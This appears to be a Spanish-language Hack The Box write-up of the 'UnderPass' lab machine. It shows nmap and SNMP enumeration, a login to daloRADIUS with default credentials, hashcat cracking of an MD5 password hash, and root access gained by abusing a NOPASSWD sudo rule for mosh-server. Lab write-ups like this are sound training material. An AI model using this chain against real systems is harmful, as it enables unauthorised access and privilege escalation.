
UnderPass - HTB

Escrito por : tellmefred

Dificultad : fácil



Introducción

En este writeup, detallaré el proceso de resolución de la máquina Under Pass de Hack The Box. Este desafío ofrece una experiencia interesante que requiere paciencia, análisis minucioso y el uso de técnicas variadas para avanzar a través de sus diferentes etapas.

La máquina Under Pass invita a explorar y descubrir vulnerabilidades que pueden pasar desapercibidas a simple vista, reforzando habilidades clave en enumeración, explotación y escalamiento de privilegios.

Reconocimiento


Aquí hacemos un Ping para probar la conectividad con la máquina.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/UnderPass/nmap]
└─# ping -c 3 10.10.11.48
PING 10.10.11.48 (10.10.11.48) 56(84) bytes of data.
64 bytes from 10.10.11.48: icmp_seq=1 ttl=63 time=19.9 ms
64 bytes from 10.10.11.48: icmp_seq=2 ttl=63 time=20.0 ms
64 bytes from 10.10.11.48: icmp_seq=3 ttl=63 time=18.9 ms

--- 10.10.11.48 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 18.917/19.600/19.972/0.484 ms
```

Un escaneo de nmap que nos revela puerto 22 y 80.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/UnderPass/nmap]
└─# nmap -sCV -Pn -p- --open --min-rate 2500 10.10.11.48 -oN scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 16:49 EST
Nmap scan report for 10.10.11.48
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 48:b0:d2:c7:29:26:ae:3d:fb:b7:6b:0f:f5:4d:2a:ea (ECDSA)
|_  256 cb:61:64:b8:1b:1b:b5:ba:b8:45:86:c5:16:bb:e2:a2 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds
```

Aquí nada por mas que busque así que busquemos un dominio por otro lado.



Después de hacer un nmap solo para ver los puertos UDP encontré el 161 y me pase la flag sCV. Para mas información.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/UnderPass/nmap]
└─# nmap -p 161 -sCV --min-rate 2500 -sU 10.10.11.48
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-21 17:30 EST
Nmap scan report for 10.10.11.48
Host is up (0.019s latency).

PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: c7ad5c4856d1cf6600000000
|   snmpEngineBoots: 29
|_  snmpEngineTime: 25m55s
| snmp-sysdescr: Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64
|_  System uptime: 25m55.32s (155532 timeticks)
Service Info: Host: UnDerPass.htb is the only daloradius server in the basin!

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
```

Aquí agregamos el domino encontrado en el fichero /etc/hosts.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/UnderPass/nmap]
└─# echo "10.10.11.48         underpass.htb" | sudo tee -a /etc/hosts
10.10.11.48         underpass.htb
```


Aquí para más información del snmp utilizaremos snmpwalk.

```
┌──(root㉿tellmefred)-[/home/…/Desktop/HTB/UnderPass/nmap]
└─# snmpwalk -v1 -c public 10.10.11.48

Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "Linux underpass 5.15.0-126-generic #136-Ubuntu SMP Wed Nov 6 10:38:22 UTC 2024 x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (234558) 0:39:05.58
iso.3.6.1.2.1.1.4.0 = STRING: "steve@underpass.htb"
iso.3.6.1.2.1.1.5.0 = STRING: "UnDerPass.htb is the only daloradius server in the basin!"
iso.3.6.1.2.1.1.6.0 = STRING: "Nevada, U.S.A. but not Vegas"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The management information definitions for the SNMP User-based Security Model."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for managing TCP implementations"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "The MIB module for managing UDP implementations"
iso.3.6.1.2.1.1.9.1.3.8 = STRING: "The MIB module for managing IP and ICMP implementations"
iso.3.6.1.2.1.1.9.1.3.9 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.10 = STRING: "The MIB module for logging SNMP Notifications."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.8 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.9 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.1.9.1.4.10 = Timeticks: (1) 0:00:00.01
iso.3.6.1.2.1.25.1.1.0 = Timeticks: (235628) 0:39:16.28
iso.3.6.1.2.1.25.1.2.0 = Hex-STRING: 07 E8 0C 15 16 2B 29 00 2B 00 00
iso.3.6.1.2.1.25.1.3.0 = INTEGER: 393216
iso.3.6.1.2.1.25.1.4.0 = STRING: "BOOT_IMAGE=/vmlinuz-5.15.0-126-generic root=/dev/mapper/ubuntu--vg-ubuntu--lv ro ne
"
```


En una parte vemos que dice algo sobre daloradius server. Esta es la definición de esto.

daloRADIUS es una interfaz gráfica web para administrar servidores **RADIUS** (Remote Authentication Dial-In User Service), diseñada para integrarse con herramientas como FreeRADIUS. Es comúnmente utilizada para gestionar usuarios, grupos y registros de autenticación en redes Wi-Fi y VPN.


Buscando información de todas forma la di con la ruta predeterminada del login.php en el repositorio de la app.



Y aquí lo tenemos.




Verificando en la misma documentación vemos que las credenciales por default son estas de abajo.




Explotación

En la explotación podemos entrar con las credenciales default de la app.



Aquí vamos directamente a la sección de usuarios y podemos ver un usuario con un hash de password.



Aquí tenemos el brute force del hash y aquí podemos ver la clave en plain text.

```
[redacted]deab01b382403:[redacted]

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: [redacted]
Time.Started.....: Tue Dec 24 06:36:58 2024 (3 secs)
Time.Estimated...: Tue Dec 24 06:37:01 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1067.7 kH/s (0.23ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2984448/14344385 (20.81%)
Rejected.........: 0/2984448 (0.00%)
Restore.Point....: 2982912/14344385 (20.79%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: ungidas -> underfalsehope
Hardware.Mon.#1..: Util: 32%
```

Entramos por ssh y tenemos la oportunidad de capturar la flag.

```
svcMosh@underpass:~$ cat user.txt
[redacted]46e4b166984dc063
```

Elevación de privilegios

Hacemos sudo -l y podemos ver que podemos correr como root el mosh-server.

```
svcMosh@underpass:~$ sudo -l
Matching Defaults entries for svcMosh on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svcMosh may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/bin/mosh-server
```

Aquí está el man-page de la app.

mosh-server(1) - Linux man page

Name

mosh-server - server-side helper for mosh

Synopsis

mosh-server new [-s] [-v] [-i *IP*] [-p *PORT*[:*PORT2*]] [-c *COLORS*] [-- command...]

Aquí el comando que nos funcionará.

```
svcMosh@underpass:~$ sudo /usr/bin/mosh-server new -p 61200


MOSH CONNECT 61200 3f2VLIwqMxpbhGRmhyfRnw

mosh-server (mosh 1.3.2) [build mosh 1.3.2]
Copyright 2012 Keith Winstein <mosh-devel@mit.edu>
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

[mosh-server detached, pid = 5094]
```

Con este comando nos conectamos como clientes.

```
svcMosh@underpass:~$ MOSH_KEY=3f2VLIwqMxpbhGRmhyfRnw mosh-client 127.0.0.1 61200
[mosh is exiting.]
```

Y aquí entraremos como root directamente

```
root@underpass:~# cat root.txt
[redacted]d0a4a213ade5bd
```